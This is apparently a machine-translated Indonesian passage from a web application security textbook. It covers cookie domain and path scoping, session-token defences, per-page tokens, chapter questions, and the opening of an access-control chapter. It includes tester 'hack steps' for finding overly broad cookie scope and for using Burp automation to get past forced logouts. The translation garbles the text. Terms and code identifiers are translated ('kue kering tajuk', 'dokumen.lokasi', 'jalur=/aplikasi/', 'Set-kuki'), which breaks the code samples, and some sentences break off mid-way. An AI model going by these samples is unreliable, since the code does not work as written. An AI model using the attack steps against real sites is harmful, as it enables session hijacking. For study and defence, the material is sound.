Ringkasan sederhana yang biasa tentang cara kerja cookie adalah bahwa server mengeluarkan cookie menggunakan header respons HTTP Set-cookie, dan browser kemudian mengirimkan kembali cookie ini dalam permintaan berikutnya ke server yang sama menggunakan kue kering tajuk. Faktanya, masalahnya lebih halus dari ini.

Mekanisme cookie memungkinkan server menentukan domain dan jalur URL ke mana setiap cookie akan dikirim ulang. Untuk melakukan ini, ia menggunakan domain Dan jalur atribut yang mungkin termasuk dalam Set-cookie petunjuk.

Pembatasan Domain Cookie

Saat aplikasi berada di `foo.wahh-app.com` menyetel cookie, browser secara default mengirim ulang cookie di semua permintaan berikutnya ke `foo.wahh-app.com`, dan juga ke subdomain apa pun, seperti `admin.foo.wahh-app.com`. Itu tidak mengirimkan cookie ke domain lain mana pun, termasuk domain induk `wahh-app.com` dan subdomain induk lainnya, seperti `bar.wahh-app.com`.

Server dapat mengesampingkan perilaku default ini dengan menyertakan attribut `domain` di Set-cookie petunjuk. Misalnya, aplikasi `foo.wahh-app.com` mengembalikan tajuk HTTP berikut:

```
Set-cookie: sessionId=19284710; domain=wahh-app.com;
```

Browser kemudian mengirim ulang cookie ini ke semua subdomain dari `wahh-app.com`, termasuk `bar.wahh-app.com`.

CATATA Server tidak dapat menentukan sembarang domain menggunakan atribut ini.

Pertama, domain yang ditentukan harus berupa domain yang sama dengan tempat aplikasi berjalan atau domain yang menjadi induknya (baik langsung atau di beberapa penghapusan).

Kedua, domain yang ditentukan tidak boleh domain tingkat atas seperti `.com` atau `.co.uk`, karena ini akan mengaktifkan server jahat untuk menyetel cookie arbitrer di domain lain mana pun. Jika server melanggar salah satu aturan ini, browser akan mengabaikannya Set-cookie petunjuk.

Jika aplikasi menyetel cakupan domain cookie sebagai terlalu bebas, hal ini dapat memaparkan aplikasi ke berbagai kerentanan keamanan.

Misalnya, pertimbangkan aplikasi blog yang memungkinkan pengguna untuk mendaftar, masuk, menulis postingan blog, dan membaca blog orang lain. Aplikasi utama terletak di domain `wahh-blogs.com`. Saat pengguna masuk ke aplikasi, mereka menerima token sesi dalam cookie yang tercakup dalam domain ini. Setiap pengguna dapat membuat blog yang diakses melalui subdomain baru yang diawali dengan nama penggunanya:

```
herman.wahh-blogs.com  
solero.wahh-blogs.com
```

Karena cookie dikirim ulang secara otomatis ke setiap subdomain dalam cakupannya, ketika pengguna yang masuk menelusuri blog pengguna lain, token sesinya dikirimkan dengan permintaannya. Jika penulis blog diizinkan untuk menempatkan JavaScript sewenang-wenang di dalam blog mereka sendiri (seperti yang biasanya terjadi di

aplikasi blog dunia nyata), blogger jahat dapat mencuri token sesi pengguna lain dengan cara yang sama seperti yang dilakukan dalam serangan skrip lintas situs tersimpan (lihat Bab 12).

Masalah muncul karena blog yang ditulis pengguna dibuat sebagai subdomain dari aplikasi utama yang menangani autentikasi dan manajemen sesi. Tidak ada fasilitas dalam cookie HTTP untuk aplikasi untuk mencegah cookie yang dikeluarkan oleh domain utama dikirim ulang ke subdomainnya.

Solusinya adalah menggunakan nama domain yang berbeda untuk aplikasi utama (misalnya, www.wahh-blogs.com) dan untuk membatasi domain cookie token sesinya ke nama yang sepenuhnya memenuhi syarat ini. Cookie sesi kemudian tidak akan dikirimkan saat pengguna yang masuk menelusuri blog pengguna lain.

Versi berbeda dari kerentanan ini muncul saat aplikasi secara eksplisit menyetel cakupan domain cookie-nya ke domain induk. Misalnya, misalkan aplikasi penting keamanan terletak di domain aplikasi sensitif. wahh-organization.com. Saat menyetel cookie, secara eksplisit meliberalisasi cakupan domain mereka, sebagai berikut:

```
Set-cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com
```

Konsekuensi dari hal ini adalah cookie token sesi aplikasi sensitif akan dikirimkan saat pengguna berkunjung *setiap* subdomain yang digunakan oleh organisasi wahh.com, termasuk:

```
www.wahh-organization.com  
testapp.wahh-organization.com
```

Meskipun semua aplikasi lain ini mungkin milik organisasi yang sama dengan aplikasi sensitif, cookie aplikasi sensitif tidak diinginkan dikirimkan ke aplikasi lain, karena beberapa alasan:

- Personil yang bertanggung jawab atas aplikasi lain mungkin memiliki tingkat kepercayaan yang berbeda dari mereka yang bertanggung jawab atas aplikasi sensitif.
- Aplikasi lain mungkin berisi fungsionalitas yang memungkinkan pihak ketiga untuk mendapatkan nilai cookie yang dikirimkan ke aplikasi, seperti pada contoh blog sebelumnya.
- Aplikasi lain mungkin belum mengalami standar keamanan atau pengujian yang sama dengan aplikasi sensitif (karena kurang penting, tidak menangani data sensitif, atau dibuat hanya untuk tujuan pengujian). Banyak jenis kerentanan yang mungkin ada dalam aplikasi tersebut (misalnya, kerentanan skrip lintas situs) mungkin tidak relevan dengan kondisi keamanan aplikasi tersebut. Tapi mereka bisa memungkinkan penyerang eksternal memanfaatkan aplikasi tidak aman untuk menangkap token sesi yang dibuat oleh aplikasi sensitif.

CATAT Pemisahan cookie berbasis domain tidak seketat kebijakan sameorigin pada umumnya (lihat Bab 3). Selain masalah yang telah dijelaskan dalam penanganan nama host, browser mengabaikan protokol dan nomor port saat menentukan cakupan cookie. Jika sebuah aplikasi berbagi nama host dengan aplikasi yang tidak dipercaya dan bergantung pada perbedaan dalam protokol atau nomor port untuk memisahkan dirinya sendiri, penanganan cookie yang lebih santai dapat melemahkan pemisahan ini. Cookie apa pun yang dikeluarkan oleh aplikasi akan dapat diakses oleh aplikasi tidak tepercaya yang berbagi nama hostnya.

LANGKAH HACK

Tinjau semua cookie yang dikeluarkan oleh aplikasi, dan periksa apakah adadomain atribut yang digunakan untuk mengontrol ruang lingkup cookie.

1. Jika aplikasi secara eksplisit meliberalisasi cakupan cookie-nya ke domain induk, aplikasi tersebut mungkin membiarkan dirinya rentan terhadap serangan melalui aplikasi web lainnya.
2. Jika sebuah aplikasi menyetel cakupan domain cookie-nya ke nama domainnya sendiri (atau tidak menentukan atribut domain), aplikasi tersebut masih dapat diekspos ke aplikasi atau fungsionalitas yang dapat diakses melalui subdomain.

Identifikasi semua kemungkinan nama domain yang akan menerima cookie yang dikeluarkan oleh aplikasi. Tetapkan apakah aplikasi atau fungsi web lain dapat diakses melalui nama domain ini yang mungkin dapat Anda manfaatkan untuk mendapatkan cookie yang dikeluarkan untuk pengguna aplikasi target.

Pembatasan Jalur Cookie

Saat aplikasi berada di /apps/secure/foo-app/index.jsp menyetel cookie, browser secara default mengirim ulang cookie di semua permintaan berikutnya ke jalur /aplikasi/aman/foo-aplikasi/ dan juga ke subdirektori mana pun. Itu tidak mengirimkan cookie ke direktori induk atau ke jalur direktori lain yang ada di server.

Sebagai pembatasan berbasis domain pada cakupan cookie, server dapat mengesampingkan perilaku default ini dengan menyertakan ajaruratribut diSet-cookie petunjuk. Misalnya, jika aplikasi mengembalikan tajuk HTTP berikut:

Set-cookie: sessionId=187ab023e09c00a881a; jalur=/aplikasi/;

browser mengirim ulang cookie ini ke semua subdirektori dari /aplikasi/jalur.

Berbeda dengan pelingkupan cookie berbasis domain, pembatasan berbasis jalur ini jauh lebih ketat daripada yang diberlakukan oleh kebijakan asal yang sama. Dengan demikian, hampir seluruhnya tidak efektif jika digunakan sebagai mekanisme keamanan untuk bertahan dari pihak yang tidak dipercaya

aplikasi yang dihosting di domain yang sama. Kode sisi klien yang berjalan di satu jalur dapat membuka jendela atau iframe yang menargetkan jalur berbeda di domain yang sama dan dapat membaca dari dan menulis ke jendela tersebut tanpa batasan apa pun. Karenanya, mendapatkan cookie yang dicakup ke jalur berbeda di domain yang sama relatif mudah. Lihat makalah berikut oleh Amit Klein untuk lebih jelasnya:

http://lists.webappsec.org/pipermail/websecurity_lists.webappsec.org/2006-Maret/000843.html

Mengamankan Manajemen Sesi

Tindakan defensif yang harus diambil oleh aplikasi web untuk mencegah serangan terhadap mekanisme manajemen sesi mereka sesuai dengan dua kategori besar kerentanan yang memengaruhi mekanisme tersebut. Untuk melakukan manajemen sesi dengan cara yang aman, aplikasi harus membuat tokennya dengan cara yang kuat dan harus melindungi token ini sepanjang siklus hidupnya mulai dari pembuatan hingga pembuangan.

Hasilkan Token Kuat

Token yang digunakan untuk mengidentifikasi ulang pengguna di antara permintaan yang berurutan harus dihasilkan dengan cara yang tidak memberikan ruang bagi penyerang yang mendapatkan sampel besar token dari aplikasi dengan cara biasa untuk memprediksi atau mengekstrapolasi token yang dikeluarkan untuk pengguna lain.

Mekanisme pembuatan token yang paling efektif adalah yang:

- Gunakan kumpulan nilai yang mungkin sangat besar
- Berisi sumber pseudorandomness yang kuat, memastikan penyebaran token yang merata dan tidak dapat diprediksi di berbagai nilai yang mungkin

Pada prinsipnya, item apa pun dengan panjang dan kompleksitas yang sewenang-wenang dapat ditebak dengan menggunakan kekuatan kasar dengan waktu dan sumber daya yang cukup. Tujuan merancang mekanisme untuk menghasilkan token yang kuat adalah bahwa sangat tidak mungkin penyerang yang gigih dengan bandwidth dan sumber daya pemrosesan dalam jumlah besar berhasil menebak satu token yang valid dalam masa validitasnya.

Token tidak boleh lebih dari pengidentifikasi yang digunakan oleh server untuk menemukan objek sesi yang relevan untuk digunakan untuk memproses permintaan pengguna. Token tidak boleh mengandung makna atau struktur, baik secara terang-terangan maupun terbungkus dalam lapisan penyandian atau penyamaran. Semua data tentang pemilik dan status sesi harus disimpan di server dalam objek sesi yang sesuai dengan token sesi.

Berhati-hatilah saat memilih sumber keacakan. Pengembang harus menyadari bahwa berbagai sumber yang tersedia bagi mereka cenderung berbeda kekuatannya

secara signifikan. Beberapa seperti `java.util.Random`, sangat berguna untuk banyak tujuan di mana sumber input perubahan diperlukan. Tetapi mereka dapat diekstrapolasi baik dalam arah maju maupun mundur dengan kepastian yang sempurna berdasarkan satu item output. Pengembang harus menyelidiki properti matematis dari algoritme aktual yang digunakan dalam berbagai sumber keacakan yang tersedia dan harus membaca dokumentasi yang relevan tentang penggunaan API berbeda yang direkomendasikan. Secara umum, jika suatu algoritme tidak dijelaskan secara eksplisit sebagai keamanan kriptografis, algoritme tersebut harus dianggap dapat diprediksi.

CATATA Beberapa sumber keacakan berkekuatan tinggi membutuhkan waktu untuk mengembalikan nilai berikutnya dalam urutan keluarannya karena langkah-langkah yang mereka ambil untuk mendapatkan entropi yang memadai (seperti dari peristiwa sistem). Oleh karena itu, mereka mungkin tidak memberikan nilai dengan cukup cepat untuk menghasilkan token untuk beberapa aplikasi bervolume tinggi.

Selain memilih sumber keacakan yang paling kuat yang layak, praktik yang baik adalah memperkenalkan sebagai sumber entropi beberapa informasi tentang permintaan individu yang membuat token dibuat. Informasi ini mungkin tidak unik untuk permintaan itu, tetapi bisa efektif untuk mengurangi kelemahan apa pun dalam generator nomor pseudorandom inti yang digunakan. Berikut adalah beberapa contoh informasi yang dapat dimasukkan:

- Alamat IP sumber dan nomor port tempat permintaan diterima
- ItuAgen pengguna tajuk dalam permintaan
- Waktu permintaan dalam milidetik

Rumus yang sangat efektif untuk menggabungkan entropi ini adalah membuat string yang menggabungkan nomor acak semu, berbagai data khusus permintaan seperti yang tercantum, dan string rahasia yang hanya diketahui oleh server dan dihasilkan lagi di setiap boot ulang. Hash yang sesuai kemudian diambil dari string ini (menggunakan, misalnya, SHA-256 pada saat penulisan ini) untuk menghasilkan string dengan panjang tetap yang dapat dikelola yang dapat digunakan sebagai token. (Menempatkan item yang paling bervariasi di awal input hash akan memaksimalkan efek "longsor" dalam algoritme hashing.)

TIP Setelah memilih algoritme untuk menghasilkan token sesi, "eksperimen pemikiran" yang berguna adalah membayangkan bahwa sumber pseudorandomness Anda rusak dan selalu mengembalikan nilai yang sama. Dalam kemungkinan ini, akankah penyerang yang memperoleh sampel besar token dari aplikasi dapat mengekstrapolasi token yang dikeluarkan untuk pengguna lain? Dengan menggunakan rumus yang dijelaskan di sini, secara umum kemungkinannya sangat kecil, bahkan dengan pengetahuan penuh tentang algoritme yang digunakan. IP sumber, nomor port, Agen pengguna header, dan waktu permintaan bersama-sama menghasilkan entropi dalam jumlah besar. Dan bahkan dengan pengetahuan penuh tentang ini, penyerang tidak akan dapat menghasilkan token yang sesuai tanpa mengetahui string rahasia yang digunakan oleh server.

Lindungi Token Sepanjang Siklus Hidupnya

Sekarang setelah Anda membuat token tangguh yang nilainya tidak dapat diprediksi, token ini perlu dilindungi sepanjang siklus hidupnya dari pembuatan hingga pembuangan, untuk memastikan bahwa token tersebut tidak diungkapkan kepada siapa pun selain pengguna yang menerimanya:

- Token hanya boleh dikirim melalui HTTPS. Setiap token yang ditransmisikan dalam teks-jelas harus dianggap tercemar — yaitu, tidak memberikan jaminan identitas pengguna. Jika cookie HTTP digunakan untuk mengirimkan token, ini harus ditandai sebagai aman untuk mencegah browser pengguna mengirimkannya melalui HTTP. Jika memungkinkan, HTTPS harus digunakan untuk setiap halaman aplikasi, termasuk konten statis seperti halaman bantuan, gambar, dan sebagainya. Jika ini tidak diinginkan dan layanan HTTP masih diterapkan, aplikasi harus mengalihkan semua permintaan untuk konten sensitif (termasuk halaman login) ke layanan HTTPS. Sumber daya statis seperti halaman bantuan biasanya tidak sensitif dan dapat diakses tanpa sesi yang diautentikasi. Oleh karena itu, penggunaan cookie yang aman dapat dicadangkan menggunakan instruksi cakupan cookie untuk mencegah pengiriman token dalam permintaan untuk sumber daya ini.
- Token sesi tidak boleh ditransmisikan dalam URL, karena ini menyediakan kendaraan sederhana untuk serangan fiksasi sesi dan menghasilkan token yang muncul dalam berbagai mekanisme logging. Dalam beberapa kasus, pengembang menggunakan teknik ini untuk mengimplementasikan sesi di browser yang menonaktifkan cookie. Namun, cara yang lebih baik untuk mencapai ini adalah dengan menggunakan POSTpermintaan untuk semua navigasi dan menyimpan token di bidang tersembunyi dari formulir HTML.
- Fungsi logout harus diterapkan. Ini harus membuang semua sumber daya sesi yang diadakan di server dan membatalkan token sesi.
- Kedaluwarsa sesi harus diterapkan setelah periode tidak aktif yang sesuai (seperti 10 menit). Ini akan menghasilkan perilaku yang sama seperti jika pengguna telah keluar secara eksplisit.
- Login bersamaan harus dicegah. Setiap kali pengguna masuk, token sesi yang berbeda harus dikeluarkan, dan setiap sesi yang ada milik pengguna harus dibuang seolah-olah dia telah keluar darinya. Ketika ini terjadi, token lama dapat disimpan untuk jangka waktu tertentu. Setiap permintaan selanjutnya yang diterima menggunakan token harus mengembalikan peringatan keamanan kepada pengguna yang menyatakan bahwa sesi telah dihentikan karena dia masuk dari lokasi yang berbeda.
- Jika aplikasi berisi fungsionalitas administratif atau diagnostik apa pun yang memungkinkan token sesi untuk dilihat, fungsionalitas ini harus dilindungi dengan kuat terhadap akses tidak sah. Dalam kebanyakan kasus, fungsi ini tidak diperlukan untuk menampilkan token sesi yang sebenarnya. Sebaliknya, itu harus berisi detail yang cukup tentang pemilik sesi untuk siapa saja

dukungan dan tugas diagnostik yang harus dilakukan, tanpa membocorkan token sesi yang dikirimkan oleh pengguna untuk mengidentifikasi sesinya.

- Cakupan domain dan jalur dari cookie sesi aplikasi harus disetel seketar mungkin. Cookie dengan cakupan yang terlalu liberal sering dihasilkan oleh platform aplikasi web atau server web yang dikonfigurasi dengan buruk, bukan oleh pengembang aplikasi itu sendiri. Tidak boleh ada aplikasi web lain atau fungsi tidak terpercaya yang dapat diakses melalui nama domain atau jalur URL yang termasuk dalam cakupan cookie aplikasi. Perhatian khusus harus diberikan pada setiap subdomain yang ada pada nama domain yang digunakan untuk mengakses aplikasi. Dalam beberapa kasus, untuk memastikan bahwa kerentanan ini tidak muncul, mungkin perlu memodifikasi skema penamaan domain dan jalur yang digunakan oleh berbagai aplikasi yang digunakan dalam organisasi.

Langkah-langkah khusus harus diambil untuk mempertahankan mekanisme manajemen sesi terhadap berbagai serangan yang mungkin menjadi target pengguna aplikasi:

- Basis kode aplikasi harus diaudit secara ketat untuk mengidentifikasi dan menghapus kerentanan skrip lintas situs (lihat Bab 12). Sebagian besar kerentanan tersebut dapat dimanfaatkan untuk menyerang mekanisme manajemen sesi. Secara khusus, disimpan (atau *Kedua-memesan*) Serangan XSS biasanya dapat dimanfaatkan untuk mengalahkan setiap kemungkinan pertahanan terhadap penyalahgunaan sesi dan pembajakan.
- Token sewenang-wenang yang dikirimkan oleh pengguna yang tidak dikenali oleh server tidak boleh diterima. Token harus segera dibatalkan di dalam browser, dan pengguna harus dikembalikan ke halaman awal aplikasi.
- Pemalsuan permintaan lintas situs dan serangan sesi lainnya dapat dipersulit dengan meminta konfirmasi dua langkah dan/atau autentikasi ulang sebelum tindakan kritis seperti transfer dana dilakukan.
- Serangan pemalsuan permintaan lintas situs dapat dipertahankan dengan tidak hanya mengandalkan cookie HTTP untuk mengirimkan token sesi. Menggunakan mekanisme cookie menimbulkan kerentanan karena cookie dikirimkan secara otomatis oleh browser terlepas dari apa yang menyebabkan permintaan dilakukan. Jika token selalu ditransmisikan dalam bidang tersembunyi dari formulir HTML, penyerang tidak dapat membuat formulir yang pengirimannya akan menyebabkan tindakan tidak sah kecuali dia sudah mengetahui nilai token tersebut. Dalam hal ini dia cukup melakukan serangan pembajakan yang mudah. Token per halaman juga dapat membantu mencegah serangan ini (lihat bagian berikut).
- Sesi baru harus selalu dibuat setelah autentikasi berhasil, untuk mengurangi efek serangan fiksasi sesi. Jika aplikasi tidak menggunakan autentikasi tetapi mengizinkan pengiriman data sensitif, ancaman yang ditimbulkan oleh serangan fiksasi lebih sulit diatasi. Satu pendekatan yang mungkin

adalah menjaga agar urutan halaman tempat data sensitif dikirimkan sesingkat mungkin. Kemudian Anda dapat membuat sesi baru di halaman pertama urutan ini (bila perlu, menyalin dari sesi yang ada data yang diperlukan, seperti isi keranjang belanja). Atau Anda dapat menggunakan token per halaman (dijelaskan di bagian berikut) untuk mencegah penyerang yang mengetahui token yang digunakan di halaman pertama mengakses halaman berikutnya. Kecuali jika sangat diperlukan, data pribadi tidak boleh ditampilkan kembali kepada pengguna. Meskipun hal ini diperlukan (seperti halaman "konfirmasi pesanan" yang menunjukkan alamat), item sensitif seperti nomor kartu kredit dan kata sandi harus *tidak pernah* ditampilkan kembali ke pengguna dan harus selalu disamarkan di dalam sumber respons aplikasi.

Token Per Halaman

Kontrol yang lebih halus atas sesi dapat dicapai, dan banyak jenis serangan sesi dapat dibuat lebih sulit atau tidak mungkin, dengan menggunakan token per halaman selain token sesi. Di sini, token halaman baru dibuat setiap kali pengguna meminta halaman aplikasi (berlawanan dengan gambar, misalnya) dan diteruskan ke klien dalam cookie atau bidang tersembunyi dari formulir HTML. Setiap kali pengguna membuat permintaan, token halaman divalidasi terhadap nilai terakhir yang dikeluarkan, selain validasi normal dari token sesi utama. Jika tidak cocok, seluruh sesi dihentikan. Banyak aplikasi web yang paling kritis terhadap keamanan

menyediakan di

ditunjukkan pada Gambar

```

</table>
<input type="hidden" id="CustomerId" name="CustomerId" value="HEXA78EEEDF2508FE3F1EC0"/>
<input type="hidden" id="CustomerRefNo" name="CustomerRefNo" value="HEX54F7FB2F5C38"/>
<input type="hidden" id="ScreenToken" name="ScreenToken" value="HEX15B8943CAECA1C0D1"/>
<input type="hidden" id="LastMidTierCall" name="LastMidTierCall" value="HEXK154B3C310"/>
<input type="hidden" id="GSID" name="GSID" value="HEXE15B9215F2A5D6UB86B4D95510F7DC"/>
</td>

```

Gambar 7-12: Token per halaman yang digunakan dalam aplikasi perbankan

Penggunaan token per halaman memberlakukan beberapa batasan pada navigasi (misalnya, pada penggunaan tombol kembali dan maju dan penjelajahan multijendela).

Namun, ini secara efektif mencegah serangan fiksasi sesi dan memastikan bahwa penggunaan sesi yang dibajak secara bersamaan oleh pengguna yang sah dan penyerang akan dengan cepat diblokir setelah keduanya membuat satu permintaan. Token per halaman juga dapat dimanfaatkan untuk melacak lokasi dan pergerakan pengguna melalui aplikasi. Mereka juga dapat digunakan untuk mendeteksi upaya untuk mengakses fungsi dari urutan yang ditentukan, membantu melindungi terhadap cacat kontrol akses tertentu (lihat Bab 8).

Log, Pantau, dan Peringatan

Fungsionalitas manajemen sesi aplikasi harus terintegrasi erat dengan mekanismenya untuk pencatatan, pemantauan, dan peringatan untuk menyediakan catatan aktivitas anomali yang sesuai dan untuk memungkinkan administrator mengambil tindakan defensif jika diperlukan:

- Aplikasi harus memantau permintaan yang berisi token yang tidak valid. Kecuali dalam kasus yang paling dapat diprediksi, serangan yang berhasil mencoba menebak token yang dikeluarkan untuk pengguna lain biasanya melibatkan pengeluaran permintaan dalam jumlah besar yang berisi token tidak valid, meninggalkan tanda yang terlihat di log aplikasi.
- Serangan brute-force terhadap token sesi sulit diblokir sama sekali, karena tidak ada akun atau sesi pengguna tertentu yang dapat dinonaktifkan untuk menghentikan serangan. Salah satu tindakan yang mungkin dilakukan adalah memblokir alamat IP sumber selama beberapa waktu ketika sejumlah permintaan yang berisi token tidak valid telah diterima. Namun, ini mungkin tidak efektif jika permintaan satu pengguna berasal dari beberapa alamat IP (seperti pengguna AOL) atau jika permintaan banyak pengguna berasal dari alamat IP yang sama (seperti pengguna di belakang proxy atau firewall yang melakukan terjemahan alamat jaringan).
- Bahkan jika serangan brute-force terhadap sesi tidak dapat dicegah secara efektif dalam waktu nyata, menyimpan log terperinci dan memperingatkan administrator memungkinkan mereka untuk menyelidiki serangan dan mengambil tindakan yang tepat jika memungkinkan.
- Jika memungkinkan, pengguna harus diberi tahu tentang kejadian anomali yang terkait dengan sesi mereka, seperti login bersamaan atau pembajakan yang terlihat (terdeteksi menggunakan token per halaman). Meskipun kompromi mungkin telah terjadi, hal ini memungkinkan pengguna untuk memeriksa apakah ada tindakan tidak sah seperti transfer dana yang telah dilakukan.

Penghentian Sesi Reaktif

Mekanisme manajemen sesi dapat dimanfaatkan sebagai pertahanan yang sangat efektif terhadap berbagai jenis serangan lain terhadap aplikasi. Beberapa aplikasi penting keamanan seperti perbankan online sangat agresif dalam menghentikan sesi pengguna setiap kali dia mengajukan permintaan yang tidak wajar.

Contohnya adalah setiap permintaan yang berisi bidang formulir HTML tersembunyi yang dimodifikasi atau parameter string kueri URL, setiap permintaan yang berisi string yang terkait dengan injeksi SQL atau serangan skrip lintas situs, dan setiap masukan pengguna yang biasanya akan diblokir oleh pemeriksaan sisi klien seperti panjang pembatasan.

Tentu saja, setiap kerentanan aktual yang dapat dieksplorasi menggunakan permintaan semacam itu perlu ditangani di sumbernya. Tetapi memaksa pengguna untuk mengautentikasi ulang setiap kali mereka mengirimkan permintaan yang tidak valid dapat memperlambat proses pemeriksaan kerentanan aplikasi dengan banyak urutannya, bahkan ketika teknik otomatis digunakan. Jika kerentanan residual masih ada, mereka jauh lebih kecil kemungkinannya untuk ditemukan oleh siapa pun di lapangan.

Di mana pertahanan semacam ini diterapkan, juga direkomendasikan agar dapat dengan mudah dimatikan untuk tujuan pengujian. Jika tes penetrasi aplikasi yang sah diperlambat dengan cara yang sama seperti penyerang dunia nyata, efektivitasnya berkurang secara dramatis. Selain itu, sangat mungkin bahwa keberadaan mekanisme tersebut akan menghasilkan lebih banyak kerentanan yang tersisa dalam kode produksi daripada jika mekanisme tersebut tidak ada.

LANGKAH HACK

Jika aplikasi yang Anda serang menggunakan tindakan defensif semacam ini, Anda mungkin menemukan bahwa menyelidiki aplikasi untuk berbagai jenis kerentanan umum sangat memakan waktu. Kebutuhan yang mematikan untuk masuk setelah setiap tes yang gagal dan kembali ke titik aplikasi yang Anda lihat akan dengan cepat menyebabkan Anda menyerah.

Dalam situasi ini, Anda sering dapat menggunakan otomatisasi untuk mengatasi masalah tersebut. Saat menggunakan Burp Intruder untuk melakukan serangan, Anda dapat menggunakan fitur Dapatkan Cookie untuk melakukan login baru sebelum mengirim setiap kasus uji, dan menggunakan token sesi baru (asalkan login satu tahap). Saat menelusuri dan memeriksa aplikasi secara manual, Anda dapat menggunakan fitur ekstensibilitas Burp Proxy melalui BurpExtender antarmuka. Anda dapat membuat ekstensi yang mendeteksi ketika aplikasi telah melakukan logout paksa, masuk kembali secara otomatis ke aplikasi, dan mengembalikan sesi dan halaman baru ke browser, secara opsional dengan pesan pop-up untuk memberi tahu Anda apa yang telah terjadi. Meskipun ini tidak berarti menghilangkan masalah, dalam kasus-kasus tertentu dapat mengurangi secara substansial.

Ringkasan

Mekanisme manajemen sesi menyediakan sumber yang kaya akan potensi kerentanan untuk Anda targetkan saat merumuskan serangan Anda terhadap aplikasi. Karena peran mendasarnya dalam mengaktifkan aplikasi untuk mengidentifikasi pengguna yang sama di beberapa permintaan, biasanya fungsi manajemen sesi yang rusak

menyediakan kunci kerajaan. Melompat ke sesi pengguna lain itu bagus. Membajak sesi administrator bahkan lebih baik; biasanya ini memungkinkan Anda untuk mengkompromikan seluruh aplikasi.

Anda dapat mengharapkan untuk menemukan berbagai cacat dalam fungsi manajemen sesi dunia nyata. Ketika mekanisme dipesan lebih dahulu digunakan, kemungkinan kelemahan dan jalan serangan mungkin tampak tidak ada habisnya. Pelajaran paling penting untuk ditarik dari topik ini adalah bersabar dan bertekad. Cukup banyak mekanisme manajemen sesi yang tampak kuat pada pemeriksaan pertama dapat ditemukan kurang ketika dianalisis dengan cermat. Menguraikan metode yang digunakan aplikasi untuk menghasilkan urutan token yang tampaknya acak mungkin membutuhkan waktu dan kecerdikan. Tetapi mengingat imbalannya, ini biasanya merupakan investasi yang layak dilakukan.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Anda masuk ke aplikasi, dan server menyetel cookie berikut:

Set-cookie: sessid=amltMjM6MTI0MToxMTk0ODcwODYz;

Satu jam kemudian, Anda masuk lagi dan menerima yang berikut ini:

Set-cookie: sessid=amltMjM6MTI0MToxMTk0ODc1MTMy;

Apa yang dapat Anda simpulkan tentang cookie ini?

2. Aplikasi menggunakan token sesi alfanumerik enam karakter dan kata sandi alfanumerik lima karakter. Keduanya dihasilkan secara acak menurut algoritma yang tidak dapat diprediksi. Manakah dari ini yang mungkin menjadi target yang lebih berharga untuk serangan tebakan kasar? Cantumkan semua faktor berbeda yang mungkin relevan dengan keputusan Anda.

3. Anda masuk ke aplikasi di URL berikut:

<https://foo.wahh-app.com/login/home.php>

dan server menyetel cookie berikut:

Set-cookie: sessionId=1498172056438227; domain=foo.wahhapp.com; jalur=/masuk; HttpOnly;

Anda kemudian mengunjungi berbagai URL lainnya. Ke mana dari berikut ini yang akan dikirimkan oleh browser Anda sessionId kering? (Pilih semua yang berlaku.)

- (A) <https://foo.wahh-app.com/login/myaccount.php>
- (B) <https://bar.wahh-app.com/login>
- (C) <https://staging.foo.wahh-app.com/login/home.php>
- (D) <http://foo.wahh-app.com/login/myaccount.php>

- (e) <http://foo.wahh-app.com/logintest/login.php>
- (F) <https://foo.wahh-app.com/logout>
- (G) <https://wahh-app.com/login/>
- (H) <https://xfoo.wahh-app.com/login/myaccount.php>

4. Aplikasi yang Anda targetkan menggunakan token per halaman selain token sesi utama. Jika token per halaman diterima di luar urutan, seluruh sesi menjadi tidak valid. Misalkan Anda menemukan beberapa cacat yang memungkinkan Anda memprediksi atau menangkap token yang dikeluarkan untuk pengguna lain yang sedang mengakses aplikasi. Bisakah Anda membajak sesi mereka?
5. Anda masuk ke aplikasi, dan server menyetel cookie berikut:

Set-kuki: sess=ab11298f7eg14;

Ketika Anda mengklik tombol logout, ini menyebabkan skrip sisi klien berikut dijalankan:

```
document.cookie="sess=";  
dokumen.lokasi="/" ;
```

Kesimpulan apa yang akan Anda tarik dari perilaku ini?

Akses Serang Kontrol

Dalam mekanisme keamanan inti aplikasi, kontrol akses secara logis dibangun di atas autentikasi dan manajemen sesi. Sejauh ini, Anda telah melihat bagaimana sebuah aplikasi dapat terlebih dahulu memverifikasi identitas pengguna dan kemudian mengonfirmasi bahwa urutan permintaan tertentu yang diterimanya berasal dari pengguna yang sama. Alasan utama mengapa aplikasi perlu melakukan hal-hal ini — setidaknya dalam hal keamanan — adalah karena aplikasi memerlukan cara untuk memutuskan apakah aplikasi harus mengizinkan permintaan tertentu untuk melakukan upaya tindakannya atau mengakses sumber daya yang diminta. Kontrol akses adalah mekanisme pertahanan penting dalam aplikasi karena mereka bertanggung jawab untuk membuat keputusan penting ini. Ketika mereka rusak, penyerang seringkali dapat membahayakan seluruh aplikasi,

Seperti disebutkan dalam Bab 1, kontrol akses yang rusak adalah salah satu kategori kerentanan aplikasi web yang paling sering ditemui, memengaruhi 71 persen aplikasi besar yang baru-baru ini diuji oleh penulis. Sangat umum untuk menemukan aplikasi yang bersusah payah menerapkan mekanisme yang kuat untuk otentikasi dan manajemen sesi, hanya untuk menyia-nyiakan investasi itu dengan mengabaikan membangun kontrol akses yang efektif pada mereka. Salah satu alasan kelemahan ini begitu lazim adalah bahwa pemeriksaan kontrol akses perlu dilakukan untuk setiap permintaan dan setiap operasi pada sumber daya yang coba dilakukan oleh pengguna tertentu, pada waktu tertentu. Dan tidak seperti banyak kelas kontrol lainnya, ini adalah keputusan desain yang perlu dibuat oleh manusia; itu tidak dapat diselesaikan dengan menggunakan teknologi.

Kerentanan kontrol akses secara konseptual sederhana: Aplikasi memungkinkan Anda melakukan sesuatu yang seharusnya tidak dapat Anda lakukan. Perbedaan antara cacat yang terpisah benar-benar bermuara pada cara berbeda di mana cacat inti ini diwujudkan dan teknik berbeda yang perlu Anda terapkan untuk mendeteksinya. Bab ini menjelaskan semua teknik ini, menunjukkan bagaimana Anda dapat mengeksplorasi berbagai jenis perilaku dalam aplikasi untuk melakukan tindakan tidak sah dan mengakses data yang dilindungi.

Kerentanan Umum

Kontrol akses dapat dibagi menjadi tiga kategori besar: vertikal, horizontal, dan bergantung pada konteks.

